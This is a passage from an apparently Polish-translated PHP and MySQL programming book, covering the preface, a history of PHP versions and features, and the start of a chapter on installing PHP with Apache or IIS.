Do powstania tego nowego wydania książki, zawierającego istotne zmiany w porównaniu z poprzednią wersją, doprowadziły gorączkowe prace nad rozwojem zarówno języka PHP, jak i serwera baz danych MySQL. Oprócz aktualizacji zawartości książki w celu dostosowania jej do możliwości najnowszych wersji PHP i serwera MySQL, zamieściłem w niej zupełnie nowy rozdział przedstawiający technologię AJAX oraz bardzo popularną bibliotekę JavaScript o nazwie jQuery. Co więcej, wszystkie pozostałe rozdziały zostały szczegółowo zweryfikowane (a niejednokrotnie także poważnie zmodyfikowane) zarówno w celu ich aktualizacji, jak i poprawienia.

Jeśli Czytelnik dopiero zaczyna poznawać język PHP, sugeruję, by zaczął lekturę książki od rozdziału 1., gdyż można przypuszczać, że zdobycie podstawowej wiedzy na jego temat może się przydać podczas lektury kolejnych rozdziałów. Jeśli natomiast Czytelnik zna język PHP, lecz nie miał jeszcze okazji poznać serwera baz danych MySQL, to warto zacząć lekturę od rozdziału 25. Czytelnicy średnio zaawansowani oraz zaawansowani mogą wybierać te fragmenty książki, które są dla nich interesujące — w końcu to nie żaden romans. Niezależnie od sposobu lektury tej książki starałem się podzielić materiał opisywany w poszczególnych rozdziałach w taki sposób, by można było szybko opanować wybrane zagadnienia, bez konieczności czytania pozostałych partii tekstu (być może za wyjątkiem tych zawierających podstawowe informacje na temat stosowanej technologii).

Co więcej, niniejsza książka ma coś do zaoferowania zarówno początkującym, jak i zaawansowanym programistom PHP/MySQL, gdyż celowo nadałem jej mieszany charakter, tak by stanowiła coś pomiędzy samouczkiem a podręcznikiem. Doceniam fakt, że Czytelnik wydał na tę książkę swoje ciężko zarobione pieniądze, i dlatego dołożyłem wszelkich starań, by zamieszczony w niej materiał okazał się przydatny nie tylko podczas pierwszej lektury, lecz także w przyszłości.

Pobieranie kodu źródłowego

Wypróbowanie kodu prezentowanego w niniejszej książce oraz wykonywanie na nim własnych eksperymentów to najbardziej efektywne sposoby, by poznać i zrozumieć opisywane zagadnienia. Dla wygody Czytelnika kody prezentowanych przykładów można znaleźć na serwerze FTP wydawnictwa Helion (*ftp://ftp.helion.pl/przyklady/phmso4.zip*).

Skontaktuj się ze mną!

Uwielbiam korespondować z Czytelnikami. Jeśli zatem masz jakieś pytania, komentarze bądź sugestie, to nie obawiaj się i napisz do mnie na adres *wj@wjgilmore.com*. Nie zapomnij także, by regularnie zaglądać na witrynę *www.wjgilmore.com*, gdyż są na niej publikowane aktualizacje książki oraz wiele innych materiałów.

ROZDZIAŁ 1

Prezentacja PHP

Pod wieloma względami język PHP stanowi typowy projekt otwarty, utworzony w celu zaspokojenia potrzeb programistów i stopniowo udoskonalany wraz z upływem czasu w odpowiedzi na zmieniające się wymagania rozwijającej się wspólnoty jego użytkowników. Jako obiecujący programista PHP Czytelnik powinien znać historię rozwoju tego języka, gdyż dzięki temu łatwiej będzie zrozumieć jego mocne strony oraz przyczyny zastosowania nielicznych nietypowych rozwiązań.

Co więcej, ze względu na ogromną popularność PHP znajomość różnic pomiędzy poszczególnymi wersjami języka — w szczególności chodzi tu o wersje 4, 5 oraz 6 — pomoże w ocenie dostawców usług internetowych oraz samodzielnie tworzonych aplikacji.

Aby ułatwić szybkie przebrnięcie przez te zagadnienia, w niniejszym rozdziale zostaną przedstawione cechy języka PHP oraz różnice pomiędzy jego poszczególnymi wersjami. Pod koniec rozdziału Czytelnik będzie wiedział:

- W jaki sposób licznik ruchu na stronie pewnego kanadyjskiego programisty przyczynił się do powstania jednego z najpopularniejszych na świecie języków programowania.
- Co zrobili programiści PHP w celu usprawnienia tego języka, dzięki czemu jego piąta wersja jest jednocześnie najlepszą spośród dostępnych.
- Dlaczego wersja 5.3 PHP przyczyni się do dalszego wzrostu wykorzystywania tego języka w dużych przedsiębiorstwach.
- Które wersje języka przyciągają zarówno nowych, jak i doświadczonych programistów.

Ostrzeżenie Najprawdopodobniej nazbyt ambitna decyzja twórców PHP, dotycząca jednoczesnego prowadzenia prac nad wersjami 5 i 6 języka, z których pierwsza została wzbogacona o kilka kluczowych elementów, takich jak przestrzenie nazw, a druga o obsługę Unicode, stała się przyczyną wielu nieporozumień. W marcu 2010 roku zespół zdecydował o skoncentrowaniu wysiłków na rozwoju wersji 5 języka i ograniczeniu uwagi, jaką do tej pory kładziono na rozwój jego kolejnej wersji. Choć nie mam najmniejszych wątpliwości co do tego, że wcześniej czy później wersja 6 języka zostanie udostępniona, to jednak w czasie lektury tej książki należy skoncentrować wysiłki na tworzeniu witryn, które działają najlepiej w wersjach 5.x języka PHP.

Historia

Początki języka PHP sięgają 1995 roku, kiedy to niezależny programista Rasmus Lerdorf napisał w języku Perl skrypt CGI, pozwalający mu śledzić, jak wiele osób przeczytało internetową wersję jego życiorysu. Jego skrypt realizował dwa zadania: rejestrował informacje o odwiedzających i wyświetlał ich liczbę na stronie. Ponieważ w tamtym czasie WWW wciąż była technologią w bardzo początkowej fazie rozwoju, narzędzia tego typu praktycznie jeszcze nie istniały. Dlatego też skrypt Lerdorfa wzbudził wielkie zainteresowanie. Sam Lerdorf zaczął udostępniać swój zestaw narzędzi, nadając im nazwę Personal Home Page (PHP).

Zainteresowanie skłoniło Rasmusa Lerdorfa do kontynuowania prac nad swoim językiem, a prawdopodobnie najciekawszą z jego wczesnych modyfikacji była zamiana informacji podawanych w formularzach HTML na zmienne symboliczne, co zachęcało do eksportowania ich do innych systemów. W celu zapewnienia tej możliwości Lerdorf zdecydował się kontynuować prace nad językiem, pisząc go w C, a nie w Perlu. Rozbudowa pakietu narzędzi PHP doprowadziła w listopadzie 1997 roku do udostępnienia wersji PHP 2.0, nazywanej także Personal Home Page/Form Interpreter (PHP/FI). Wersja 2.0 została także wzbogacona przez wiele rozszerzeń i usprawnień wprowadzonych przez programistów z całego świata.

Nowa wersja PHP zyskała ogromną popularność, a do Lerdorfa wkrótce dołączyła grupa programistów. Trzymali się oni oryginalnego pomysłu, by kod PHP umieszczać wraz z kodem HTML, i napisali od nowa mechanizm przetwarzający kod źródłowy, tworząc w ten sposób kolejną wersję języka — PHP 3.0. W czerwcu 1998 roku, kiedy udostępniono wersję PHP 3.0, języka tego używało na swoich stronach ponad 50 tysięcy użytkowników.

Prace nad językiem były kontynuowane w gorączkowym tempie przez kolejne dwa lata, podczas których wzbogacono go o setki nowych funkcji, a grupa jego użytkowników błyskawicznie się rozrastała. Na początku 1999 roku ostrożne oceny przeprowadzone przez firmę Netcraft (*www.netcraft.com*), zajmującą się badaniami i analizami, wykazały, że liczba użytkowników PHP przekroczyła milion osób, co oznaczało, że stał się on najpopularniejszym językiem skryptowym na świecie. Jego popularność przekroczyła nawet najśmielsze oczekiwania twórców i szybko stało się oczywiste, że użytkownicy chcieli wykorzystywać go do tworzenia znacznie większych aplikacji niż te, z myślą o jakich był tworzony. Dwóch czołowych programistów pracujących nad rozwojem języka, Zeev Supraski oraz Andi Gutmans, podjęło inicjatywę, by całkowicie od nowa przemyśleć sposób jego działania, co spowodowało ponowne stworzenie od podstaw parsera PHP, który zyskał nową nazwę — mechanizmu skryptowego Zend. Efektem tych prac było udostępnienie czwartej wersji PHP.

■ **Uwaga** Prócz kierowania pracami nad rozwojem mechanizmu Zend oraz odgrywania czołowych ról nad wytyczaniem ogólnych kierunków rozwoju języka PHP, Supraski i Gutmans stali się także założycielami firmy Zend Technologies Ltd. (*www.zend.com*). Jest ona najbardziej znanym dostawcą produktów i usług związanych z tworzeniem i wdrażaniem aplikacji PHP oraz zarządzaniem nimi. Warto zajrzeć na ich witrynę, by dowiedzieć się więcej o ofercie oraz przejrzeć ogromne, ogólnodostępne zasoby informacji dotyczących języka.

PHP 4

W maju 2000 roku, niecałe 18 miesięcy po oficjalnym rozpoczęciu prac, pojawiła się wersja PHP 4.0. Wiele osób uważało ją za debiut tego języka na scenie aplikacji korporacyjnych. Opinię tę potwierdzał wprost kosmiczny wzrost popularności PHP. Już kilka miesięcy po udostępnieniu nowej wersji języka Netcraft ocenił, że język PHP został zainstalowany na ponad 3,6 miliona domen.

PHP 4 został wzbogacony o kilka usprawnień związanych z zastosowaniami korporacyjnymi, takich jak:

- **Poprawiona obsługa zasobów**: podstawową wadą PHP 3.x była skalowalność. Problem ten w głównej mierze wynikał stąd, iż twórcy języka nie docenili szybkości, z jaką zacznie on być wykorzystywany w wielkich aplikacjach. Początkowo PHP nie był tworzony z myślą o obsłudze dużych, korporacyjnych witryn WWW, a nieustające zainteresowanie takimi zastosowaniami skłoniło twórców do przemyślenia mechaniki jego działania.

- **Obsługa obiektowości**: w wersji 4 języka PHP wprowadzono pewne mechanizmy obiektowe, choć były one zazwyczaj uważane za nieszczególne i nie najlepiej przemyślane. Niemniej te nowe możliwości odegrały istotną rolę w przyciągnięciu zainteresowania programistów przyzwyczajonych do pisania w tradycyjnych językach obiektowych. Pojawiła się możliwość stosowania standardowych metodologii obiektowych oraz korzystania z takich mechanizmów, jak przeciążanie i pobieranie informacji o klasach w trakcie działania skryptów. (Znacznie bardziej rozbudowane możliwości obiektowe zostały udostępnione w wersji PHP 5, a szczegółowe informacje na ten temat można znaleźć w rozdziale 6.).
- **Wbudowana obsługa sesji**: obsługa sesji HTTP, dla użytkowników PHP 3.x dostępna jedynie dzięki zastosowaniu dodatkowych narzędzi, została wbudowana w wersję 4. Rozwiązanie to zapewniło programistom możliwość śledzenia poczynań użytkowników oraz ich ustawień z niespotykaną wcześniej wydajnością i łatwością. Możliwości obsługi sesji, jakimi dysponuje język PHP, zostały opisane w rozdziale 18.
- **Szyfrowanie**: do standardowej dystrybucji języka została dodana biblioteka MCrypt, zapewniająca dostęp zarówno do pełnego szyfrowania, jak i mechanizmów generacji skrótów i wykorzystująca między innymi algorytmy Blowfish, MD5, SHA1 oraz TripleDES. Te możliwości języka PHP zostały przedstawione w rozdziale 21.
- **Obsługa ISAPI**: obsługa ISAPI umożliwiła stosowanie języka PHP osobom używającym serwera IIS firmy Microsoft. Nawiązana nieco później współpraca pomiędzy firmami Zend i Microsoft zaowocowała znacznym poprawieniem możliwości wykorzystania PHP na serwerze IIS, co stało się możliwe dzięki zastosowaniu technologii FastCGI. W rozdziale 2. został opisany sposób instalacji języka PHP zarówno na serwerze IIS, jak i Apache.
- **Wbudowana obsługa COM/DCOM**: kolejną cechą języka PHP 4, dostępną dla użytkowników systemów Windows, jest możliwość tworzenia i stosowania obiektów COM. Dzięki niej możliwe stało się zapewnienie ścisłego współdziałania z aplikacjami przeznaczonymi do użycia w systemach operacyjnych Windows.
- **Wbudowana obsługa języka Java**: kolejnym wzmocnieniem możliwości współdziałania PHP, wprowadzonym w wersji 4, było udostępnienie mechanizmów pozwalających na stosowanie obiektów Javy w aplikacjach PHP.
- **Biblioteka PCRE (ang. *Perl Compatible Regular Expressions*)**: język Perl był od dawna uważany za władcę królestwa przetwarzania łańcuchów znaków. Twórcy wiedzieli, że potężne możliwości stosowania wyrażeń regularnych odegrają kluczową rolę w uzyskaniu przez PHP powszechnej akceptacji, i dlatego, zamiast je odtwarzać, postanowili je dodać — w tym celu dołączyli pakiet PCRE do domyślnej wersji PHP (możliwości te pojawiły się w wersji 4.2.0). Rozdział 9. zawiera szczegółowy opis tych niezwykle ważnych możliwości wraz z wprowadzeniem do składni wyrażeń regularnych.

Oprócz tych wszystkich możliwości do czwartej wersji języka PHP dodano dosłownie setki nowych funkcji, w ogromnym stopniu rozszerzając jego możliwości. Wiele spośród tych funkcji zostało opisanych w niniejszej książce.

Wersja PHP 4 stanowiła ogromny krok na drodze rozwoju języka, udostępniając wiele nowych możliwości, moc oraz skalowalność, które przyciągnęły ogromną rzeszę zarówno rozwijających się, jak i doświadczonych programistów. Pomimo to zespół pracujący nad rozwojem języka nie osiadł na laurach na zbyt długo i już niebawem rozpoczął kolejne monumentalne przedsięwzięcie, które w efekcie doprowadziło do niekwestionowanego uzyskania przez język statusu jednego z najpopularniejszych na świecie. Przedsięwzięciem tym była kolejna wersja języka — PHP 5.

PHP 5

Piąta wersja języka PHP stanowiła kolejny punkt zwrotny na drodze jego ewolucji. Choć w skład poprzednich udostępnianych głównych wersji PHP wchodziły znacznie rozbudowane biblioteki funkcji, to jednak piąta edycja języka cechowała się usprawnieniami istniejących funkcjonalności oraz kilkoma możliwościami, które powszechnie były kojarzone z dojrzałymi językami programowania:

- **Znacznie poprawione mechanizmy programowania obiektowego**: usprawnienia architektury obiektowej wprowadzone w PHP 5 były najbardziej widoczną cechą nowej wersji języka. W ich skład wchodziło wiele nowych rozwiązań funkcjonalnych, takich jak jawne konstruktory i destruktory, mechanizmy klonowania obiektów, klasy abstrakcyjne, zakres zmiennych, interfejsy, a także znaczące usprawnienia związane ze sposobem obsługi obiektów przez sam język PHP. Szczegółowy opis tych zagadnień został zamieszczony w rozdziałach 6. i 7.
- **Obsługa wyjątków przy użyciu instrukcji `try/catch`**: opracowywanie i wprowadzanie strategii obsługi błędów w językach programowania jest, o ironio, przyczyną błędów i źródłem niespójności. Obsługa wyjątków, od wielu lat stanowiąca podstawę mechanizmów obsługi błędów w takich językach, jak C++, C#, Python oraz Java, udostępnia doskonałe możliwości standaryzacji logiki zgłaszania i obsługi błędów. Ta niezwykle użyteczna metodologia została przedstawiona w rozdziale 8.
- **Usprawniona obsługa XML oraz usług sieciowych**: w PHP 5 obsługa języka XML bazuje na bibliotece *libxml2*, oprócz niej zostało udostępnione nowe, obiecujące rozszerzenie o nazwie SimpleXML, służące do analizy danych XML i manipulowania nimi. SimpleXML zostało przedstawione w rozdziale 20. wraz z kilkoma innymi ciekawymi narzędziami do obsługi usług sieciowych.
- **Wbudowana obsługa SQLite**: twórcy PHP zawsze chętnie udostępniali programistom wiele możliwości, dlatego też dodali do języka mechanizmy obsługi potężnego, a jednocześnie niewielkiego serwera baz danych SQLite (*www.sqlite.org*). SQLite stanowi wygodne rozwiązanie dla programistów poszukujących wielu spośród możliwości udostępnianych przez duże serwery baz danych bez konieczności ponoszenia kosztów związanych z ich administracją i utrzymaniem. Choć w poprzednich wydaniach tej książki zagadnieniom związanym z SQLite poświęcany był cały rozdział, to jednak w wersji PHP 5.1 zostały zmienione zalecenia dotyczące obsługi baz SQLite w aplikacjach PHP; aktualnie zaleca się integrację obu technologii poprzez zastosowanie rozszerzenia PDO — PHP Data Objects (opisanego szczegółowo w rozdziale 31.).

■ **Uwaga** Rozszerzone mechanizmy obiektowe wprowadzone w PHP 5 przyczyniły się do kolejnego przyspieszenia rozwoju języka: umożliwiły one tworzenie w PHP nowoczesnych szkieletów aplikacji. Najpopularniejszy spośród aktualnie dostępnych szkieletów aplikacji, Zend Framework (*framework.zend.com*), został opisany w rozdziale 24.

Po udostępnieniu wersji PHP 5 popularność języka osiągnęła historycznie wysoki jak na owe czasy poziom, sięgający 19 milionów domen, na jakich został on zainstalowany (według badań firmy Netcraft). PHP stało się także zdecydowanie najpopularniejszym modułem serwera Apache — firma konsultingowa E-Soft (*www.securityspace.com*), zajmująca się badaniami usług internetowych, oceniła, że został on zastosowany niemal na 54 procentach komputerów, na jakich był zainstalowany ten serwer.

PHP 5.3

Choć oficjalnie jest to jedynie kolejne uaktualnienie, to jednak wersja 5.3 ma największe znaczenie od momentu udostępnienia wersji 5.0 języka PHP. Wprowadzając potężny zbiór nowych możliwości, obejmujących przestrzenie nazw, późne statyczne wiązanie, funkcje lambda i domknięcia (ang. *closure*), nowy sterownik MySQL oraz wiele nowości syntaktycznych, takich jak `NOWDOC`, wersja PHP 5.3 stanowi kolejny znaczący krok na drodze rozwoju języka. Te nowe, interesujące możliwości zostaną opisane w tekście niniejszej książki.

PHP 6

Jak już wspomniano we wcześniejszej części rozdziału, już od kilku lat trwają równoczesne prace nad PHP 5.x oraz kolejną, nową wersją języka, określaną jako PHP 6. Jej głównym założeniem jest wzbogacenie PHP o obsługę standardu Unicode. Niemiej w marcu 2010 roku zespół twórców języka podjął decyzję o skoncentrowaniu wysiłków na rozwoju serii PHP 5.x. W rzeczywistości kilka cech języka, które oryginalnie miały się pojawić

w wersji 6, zostało już wprowadzonych w serii 5.x. Choć wcześniej wersje testowe PHP 6 były dostępne na witrynie *http://snaps.php.net*, to jednak w czasie gdy powstawała niniejsza książka, zostały one z niej usunięte.

Łatwo można sprawdzić, że w internecie znajduje się bardzo wiele informacji na temat PHP 6 — można znaleźć nawet kilka książek, które zawierają informacje o tej wersji języka. Osobiście radzę jednak, by zignorować wszystkie te informacje aż do czasu, gdy zespół zajmujący się rozwojem PHP 6 opublikuje kolejne oficjalne doniesienia na jego temat.

Jak na razie w tym rozdziale są podawane jedynie informacje dotyczące nowych możliwości wprowadzanych w kolejnych wersjach PHP. Jednak każda z nich zawierała pewne wspólne cechy, które odgrywają kluczową rolę w utrzymaniu aktualnej bazy użytkowników oraz przyciąganiu nowych. Te podstawowe cechy języka zostały przedstawione w kolejnym podrozdziale.

Uwaga Czytelnik może się zastanawiać, dlaczego w tym rozdziale zamieszczono informacje o wersjach 4, 5, 5.3 oraz 6 języka PHP. Przecież największe znaczenie powinna mieć jedynie jego ostatnia, najnowsza wersja. Choć bez wątpienia zaleca się stosowanie właśnie najnowszej stabilnej wersji PHP, to jednak także wersje 4 i 5 są bardzo rozpowszechnione i raczej nie wydaje się prawdopodobne, by w niedalekiej przyszłości zrezygnowano z ich stosowania. Dlatego też warto mieć choćby ogólne pojęcie o możliwościach i ograniczeniach każdej z tych wersji, zwłaszcza w przypadku współpracy z klientami, którzy nie wykazują chęci stosowania najnowszych dostępnych wersji PHP.

Ogólne cechy języka

Każdy użytkownik ma jakieś powody przemawiające za implementacją swojej najistotniejszej aplikacji w języku PHP. Zazwyczaj powody te można jednak zakwalifikować do jednej z czterech podstawowych kategorii: praktyczności, możliwości, potencjału oraz ceny.

Praktyczność

Od samego początku język PHP był tworzony z myślą o praktyczności stosowania. W końcu początkowa idea Lerdorfa nie polegała na zaprojektowaniu całkowicie nowego języka, lecz rozwiązaniu pewnego problemu, którego łatwe rozwiązanie jeszcze nie istniało. Co więcej, początkowa ewolucja języka w znacznej mierze nie była efektem jawnego dążenia do usprawnienia samego języka, lecz łatwości jego stosowania. W efekcie powstał język pozwalający na tworzenie potężnych aplikacji przy możliwie niewielkiej wiedzy. Na przykład całkowicie przydatny skrypt PHP może się składać nawet z jednego wiersza kodu — w odróżnieniu od programów pisanych w C, w PHP nie ma konieczności obowiązkowego dołączania bibliotek. Na przykład poniższy wiersz kodu stanowi kompletny skrypt PHP, którego przeznaczeniem jest wyświetlenie aktualnej daty, zapisanej w formacie: *September 23, 2010*[1]:

```
<?php echo date("F j, Y"); ?>
```

Nie należy się przejmować, jeśli ten kod wygląda obco i tajemniczo — składnia kodu PHP zostanie szczegółowo opisana w kolejnych rozdziałach.

Kolejnym przykładem słabości języka PHP do zawartości jest możliwość zagnieżdżania wywołań funkcji. Na przykład w jednym wierszu kodu, stosując odpowiednią kolejność wywołań, można przeprowadzać wiele operacji na wartości. Poniższy przykład generuje łańcuch składający się z pięciu znaków alfanumerycznych, taki jak *a3jh8*:

```
$randomString = substr(md5(microtime()), 0, 5);
```

---

[1] Informacje na temat polonizacji dat można znaleźć w rozdziale 12.

PHP jest językiem o **słabym typowaniu** (ang. *loosely typed*), co oznacza, że nie wymaga on jawnego tworzenia, rzutowania oraz usuwania zmiennych, choć istnieje możliwość wykonywania tych operacji. PHP obsługuje te operacje samodzielnie, tworząc zmienne na bieżąco w momencie ich pierwszego zastosowania w skrypcie i odgadując typy podczas automatycznego rzutowania zmiennych. Na przykład w języku PHP poniższe trzy instrukcje są całkowicie poprawne:

```
<?php
$number = "5";          // $number jest łańcuchem znaków.
$sum = 15 + $number;    // Dodajemy liczbę i łańcuch znaków, uzyskując liczbę.
$sum = "twenty";        // Zastępujemy wartość zmiennej $sum łańcuchem znaków.
?>
```

Co więcej, PHP także automatycznie usuwa zmienne i zwalnia wszelkie zasoby w momencie kończenia działania skryptu. Zarówno te, jak i inne rozwiązania, dzięki którym PHP stara się samodzielnie wykonywać wiele czynności administracyjnych, sprawiają, że język ten pozwala programistom niemal w całości skoncentrować się na ostatecznym celu, czyli działającej aplikacji.

Możliwości

Programiści używający języka PHP mają do dyspozycji niemal 200 wbudowanych bibliotek, zawierających łącznie ponad tysiąc funkcji, nie wspominając o setkach dodatkowych rozszerzeń. Choć najprawdopodobniej Czytelnik jest świadomy, że PHP udostępnia mechanizmy obsługi baz danych, pobierania informacji przekazywanych z formularzy HTML oraz dynamicznego tworzenia stron, to jednak można sądzić, że nie słyszał o innych możliwościach tego języka, takich jak:

- Tworzenie plików Adobe Flash i PDF oraz manipulacja nimi.
- Ocena haseł pod kątem możliwości ich złamania, dokonywana na podstawie porównań ze słownikami oraz wzorców łamania haseł.
- Analiza nawet najbardziej złożonych łańcuchów znaków poprzez stosowanie wyrażeń regularnych obsługiwanych przez biblioteki POSIX i PCRE.
- Uwierzytelnianie użytkowników na podstawie informacji o tożsamości zapisanych w plikach, bazach danych, a nawet w Active Directory.
- Komunikacja przy użyciu szerokiej gamy protokołów, takich jak LDAP, IMAP, POP3, NNTP, DNS itd.
- Ścisła integracja z wieloma mechanizmami przetwarzania kart kredytowych.

Nie uwzględniono tu jednak wszystkich możliwości dostępnych w ramach PHP Extension and Application Repository (w skrócie PEAR), zawierającego setki łatwych do zainstalowania pakietów, umożliwiających dalsze rozszerzanie języka na setki różnych sposobów. Więcej informacji na temat PEAR można znaleźć w rozdziale 11. W kolejnych rozdziałach książki Czytelnik znajdzie informacje o wielu spośród tych bibliotek oraz kilku pakietach PEAR.

Potencjał

Programiści używający języka PHP rzadko kiedy są zmuszani do zastosowania jednego, konkretnego rozwiązania. Zazwyczaj jest wprost przeciwnie — programista musi dokonywać wyboru pomiędzy wieloma możliwościami udostępnianymi przez język. Weźmy za przykład choćby szeroką gamę możliwości obsługi baz danych dostępnych w PHP. Język ten posiada wbudowane narzędzia do obsługi ponad 25 różnych baz danych, w tym takich jak Adabas D, dBase, Express, FilePro, FontBase, Hyperwave, IBM DB2, Informix, Ingres, InterBase, mSQL, Microsoft SQL Server, MySQL, Oracle, Ovrimos, PostgreSQL, Solid, Sybase, Unix dbm oraz Velocis. Dodatkowo dostępne są funkcje warstwy abstrakcji, pozwalające na korzystanie z baz danych Berkeley DB. Dostępnych jest także kilka ogólnych mechanizmów stanowiących warstwę abstrakcji dostępu do danych, spośród których najbardziej popularnymi są PDO (*www.php.net/pdo*) oraz MDB2 (*http://pear.php.net/package/MDB2*).

Wreszcie, programiści poszukujący mechanizmu mapowania obiektowo-relacyjnego (ang. *object relational mapping*; w skrócie *ORM*) mają do dyspozycji projekt Propel, który powinien w pełni zaspokoić ich potrzeby.

Elastyczne możliwości analizy łańcuchów znaków zapewniają programistom o różnym poziomie wiedzy i umiejętności nie tylko możliwość natychmiastowego wykonywania złożonych operacji na łańcuchach, lecz także szybkiego przeniesienia do PHP programów o analogicznych możliwościach, napisanych w innych językach, takich jak Perl lub Python. Oprócz ponad stu funkcji służących do przetwarzania łańcuchów znaków, PHP udostępnia także wyrażenia regularne zapisywane w sposób stosowany w języku Perl (dostępne były także wyrażenia regularne POSIX, lecz poczynając od wersji 5.3 języka, zostały one uznane za przestarzałe).

A co, jeśli wolimy język pozwalający na proceduralne podejście do programowania? Albo podejście obiektowe? PHP zapewnia doskonałe możliwości stosowania obu tych paradygmatów. Choć początkowo PHP był językiem typowo proceduralnym, jego twórcy szybko zrozumieli i docenili znaczenie, jakie miało udostępnienie możliwości stosowania programowania obiektowego, i podjęli działania, aby je zaimplementować.

Wielokrotnie przewija się tu wniosek, że PHP jest językiem, który pozwala bardzo szybko wykorzystać posiadane umiejętności i wiedzę. Przedstawione tu przykłady są jedynie niewielkimi fragmentami tej strategii, którą można zauważyć w bardzo wielu aspektach języka.

Cena

Język PHP jest dostępny za darmo! Od samego początku swojego istnienia nie było żadnych ograniczeń jego stosowania, modyfikowania ani redystrybucji. W ostatnich latach oprogramowanie udostępniane na zasadach takich licencji otwartych było określane jako **oprogramowanie otwarte** (ang. *open source*). Zarówno internet, jak i oprogramowanie otwarte cieszą się dziś wielką popularnością. Takie projekty, jak Sendmail, Bind, Linux czy Apache, odgrywają ogromną rolę w działaniu internetu — i to w skali globalnej. Choć możliwość bezpłatnego stosowania oprogramowania otwartego była najbardziej promowana przez media, to jednak warto także wspomnieć o jego kilku innych cechach:

- **Brak ograniczeń narzucanych przez licencje programów komercyjnych.** Użytkownicy oprogramowania otwartego nie podlegają ogromnej większości ograniczeń, jakie są narzucane przez licencje analogicznych, komercyjnych produktów. Choć pomiędzy poszczególnymi wariantami licencji istnieją pewne rozbieżności, to jednak zazwyczaj użytkownicy mają prawo do modyfikacji, redystrybucji oraz integracji oprogramowania ze swoimi aplikacjami.
- **Otwarty proces tworzenia i weryfikacji.** Oprogramowanie otwarte od dłuższego czasu cieszy się niezwykle wysokimi ocenami bezpieczeństwa, choć i w jego przypadku zdarzały się pewne incydenty. Możliwość utrzymania tak wysokich standardów jest możliwa dzięki stosowaniu otwartego procesu produkcji i weryfikacji. Ponieważ wszyscy mają dostęp do kodu źródłowego, luki w zabezpieczeniach oraz potencjalne problemy są bardzo szybko odnajdywane i poprawiane. Ta ogromna zaleta oprogramowania otwartego została w najlepszy sposób podsumowana przez jego wielkiego propagatora — Erica S. Raymonda, który stwierdził: „Przy dostatecznej liczbie oczu wszystkie błędy stają się drobnostkami".
- **Zachęta do współpracy.** Zespoły programistów nie ograniczają się do osób zatrudnionych lub zrzeszonych w konkretnych organizacjach. Każdy, kto jest zainteresowany i dysponuje odpowiednimi umiejętnościami, może przystąpić do prac nad projektem. Brak ograniczeń narzucanych na osoby pracujące nad konkretnym projektem w ogromnym stopniu powiększa jego pulę talentów, co w efekcie przekłada się na wyższą jakość ostatecznego produktu.

Podsumowanie

Lepsza znajomość historii PHP może się okazać bardzo przydatna, kiedy Czytelnik pozna lepiej ten język i zacznie poszukiwać odpowiedniego dostawcy na umieszczenie swojej aplikacji lub oprogramowania, które spełni jego potrzeby. Właśnie w tym celu w niniejszym rozdziale została pobieżnie przedstawiona historia rozwoju języka oraz podstawowe cechy jego wersji 4, 5, 5.3 oraz 6.

W rozdziale 2. Czytelnik będzie miał okazję zakasać rękawy i wziąć się do pracy, poznając proces instalacji i konfiguracji języka. Znajdą się w nim także informacje na temat tego, na co warto zwracać uwagę podczas poszukiwania serwera dla swojej aplikacji. Choć Czytelnicy często porównują takie rozdziały do drapania paznokciami po tablicy, to jednak poznanie procesu instalacji PHP może się okazać przydatne. Programista dysponujący znajomością dostrajania i pielęgnacji środowiska pracy, podobnie jak zawodowy kierowca lub kolarz, często ma przewagę nad osobami pozbawionymi tej wiedzy, gdyż lepiej rozumie zarówno działanie oprogramowania, jak i jego szczególne cechy. A zatem warto przygotować sobie przekąskę i usadowić się wygodnie przed klawiaturą — zabieramy się do roboty.

ROZDZIAŁ 2

Konfiguracja środowiska

Czytelnik ma zapewne zamiar uruchamiać swoje aplikacje, używając istniejącej infrastruktury lub korzystając z usług firmy zajmującej się prowadzeniem i udostępnianiem serwerów WWW. W ten sposób można uniknąć konieczności dogłębnego poznawania tajników konfiguracji i administracji serwerów WWW. Niemniej większość programistów preferuje tworzenie aplikacji na lokalnym komputerze lub laptopie bądź na dedykowanym serwerze. Można zatem przypuszczać, że znajomość instalacji PHP i serwera WWW (w naszym przypadku będą to serwery Apache i IIS) i tak będzie konieczna.

Podstawowa znajomość tego procesu ma także jeszcze jedną zaletę: zapewnia możliwość dokładniejszego poznania wielu możliwości i cech PHP oraz serwera WWW, o których zapewnie nie wspominano by w większości wstępnych prezentacji języka. Wiedza ta może się okazać bardzo przydatna podczas określania, czy środowisko serwera spełnia wymagania konkretnego projektu, oraz podczas rozwiązywania problemów, jakie mogą się pojawić podczas instalowania dodatkowego oprogramowania, a mogą wynikać z niewłaściwej lub błędnej instalacji PHP.

W tym rozdziale Czytelnik przejdzie proces instalacji PHP na serwerach działających zarówno w systemach Windows, jak i Linux. Ponieważ w przypadku braku serwera WWW PHP jest raczej bezużyteczne, zostaną także przedstawione sposoby instalacji serwera Apache w systemach Windows i Linux oraz serwera IIS w systemie Windows.

Pod koniec rozdziału zamieszono informacje dotyczące edytorów oraz zintegrowanych środowisk programistycznych (IDE), umożliwiających pisanie programów w języku PHP. Podałem także listę kluczowych pytań, jakie należy zadać każdej firmie udostępniającej serwery WWW, z której usług potencjalnie chcemy skorzystać.

Konkretnie rzecz ujmując, w tym rozdziale zostały opisane następujące zagadnienia:

- Instalacja serwera Apache i języka PHP w systemie Linux.
- Instalacja serwerów Apache i IIS oraz języka PHP w systemie Windows.
- Testowanie instalacji w celu sprawdzenia, czy wszystkie komponenty środowiska dobrze działają, oraz sposoby rozwiązywania najczęściej występujących problemów.
- Konfiguracja PHP w celu zaspokojenia praktycznie wszystkich wymagań, jakie można by sobie wyobrazić.
- Wybór odpowiedniego środowiska programistycznego, które sprawi, że pisanie kodu PHP będzie szybsze i bardziej wydajne.
- Wybór firmy udostępniającej serwery WWW, której oferta spełnia konkretne wymagania.

Wymagania wstępne instalacji

Zacznijmy proces instalacji od pobrania niezbędnego oprogramowania. W najprostszym przypadku konieczne będzie pobranie języka PHP oraz odpowiedniego serwera WWW (w zależności od używanej platformy systemowej i preferencji będzie to serwer Apache lub IIS 7). Jeśli używana platforma systemowa zmusza do pobrania dodatkowego oprogramowania, to informacje na ten temat zostaną podane w odpowiedniej części rozdziału.

